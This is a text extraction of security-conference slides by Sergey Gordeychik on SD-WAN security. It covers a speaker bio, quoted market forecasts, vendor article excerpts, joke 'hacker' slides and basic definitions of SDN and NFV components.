



SCADA
A NEW HOP

Sergey Gordeychik
@scadasl
www.scada.sl

INTRO@SERGEY



- Visiting Professor, Harbour.Space University, Barcelona
- Program Director, PHDays Conference, Moscow
- SCADA Strangelove Research Team
- Cyber-physical troublemaker

www.harbour.space

www.phdays.com

www.scada.sl




- Ex...

- Deputy CTO, Kaspersky Lab
- CTO, Positive Technologies
- Gartner recognized products and services
 - PT Application Firewall, Application Inspector, Maxpatrol
 - Security Research, Pentest, Threat Intelligence Managed Services (SOC, Threat Hunting, IR)



INTRO@SERGEY




SOFTWARE DEFINED NETWORKS TO RESCUE!

“more than 40% of WAN edge infrastructure refresh initiatives will be based on virtualized customer premises equipment (vCPE) platforms or software-defined WAN (SD-WAN) software/appliances versus traditional routers (up from less than 5% today).”

SD-WAN Is Killing MPLS, So Prepare to Replace It Now - Gartner

Figure 1. Hype Cycle for Networking and Communications, 2014



Branch Office Routing Forecast (\$M US)



Source: Gartner, November, 2016



AFTER THE SD-WAN: LEVERAGING DATA AND AI TO OPTIMIZE NETWORK OPERATIONS

Artificial Intelligence & Machine Learning: SD-WAN is Evolving

by Yulia Duryea
April 2018

Machine Learning and AI Promise to Take SD-WAN Into the World of Intent

Last month, my mother-in-law's best friend came to town, so she rounded up "the gals" for dinner and drinks. A night without the kids is rare for me (and significantly more relaxing) so I found myself in the midst of half a dozen 60 to 70-year-old women. The conversation eventually got to technology; how different and difficult it is for their generation to embrace it (though all had smartphones in their pockets). They've noticed facial recognition on Facebook; same for police cameras. One lady going to France next month raved about Google translate. Another nonchalantly mentioned a recent



Published by TALARI Networks
(SD-WAN), Application
Quality, Network
Alternatives
Intelligent WAN (MPLS)

How AI and Machine Learning Will Influence the SD-WAN



How will artificial intelligence influence the WAN?



The Security of SD-WAN



Michael Wood, Vice President - Marketing, VeloCloud Networks,
6/5/2017

[Email This](#) [Print](#) [Comment](#)

[Login](#)



50% 50%

Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

“SD-WAN is perfectly safe for implementing widearea networks affordably, efficiently and securely.”

SD-WAN Essence

or

**That Boring Part
of Slides Again**

Come to the dark side


SD-WAN



We have sex, cigars & booze



security

SD-WAN IS SOOO SIMPLE!






Verizon sdn-nfv detailed architecture

PH@CK TH4T 5H1T! WE R H4X0R2!




DEPLOY BEFORE YOU HACK




ONE BY ONE – HIGH LEVEL

- SDN: principle of physical separation of the network control plane from the data plane
- Orchestrator (NFVO): component responsible for the management of the NS life cycle, VNF lifecycle and NFV infrastructure resources
- Controller: component responsible for the control and management of a network domain
- VNM Manager (VNFM): component that is responsible for the management of the VNF lifecycle



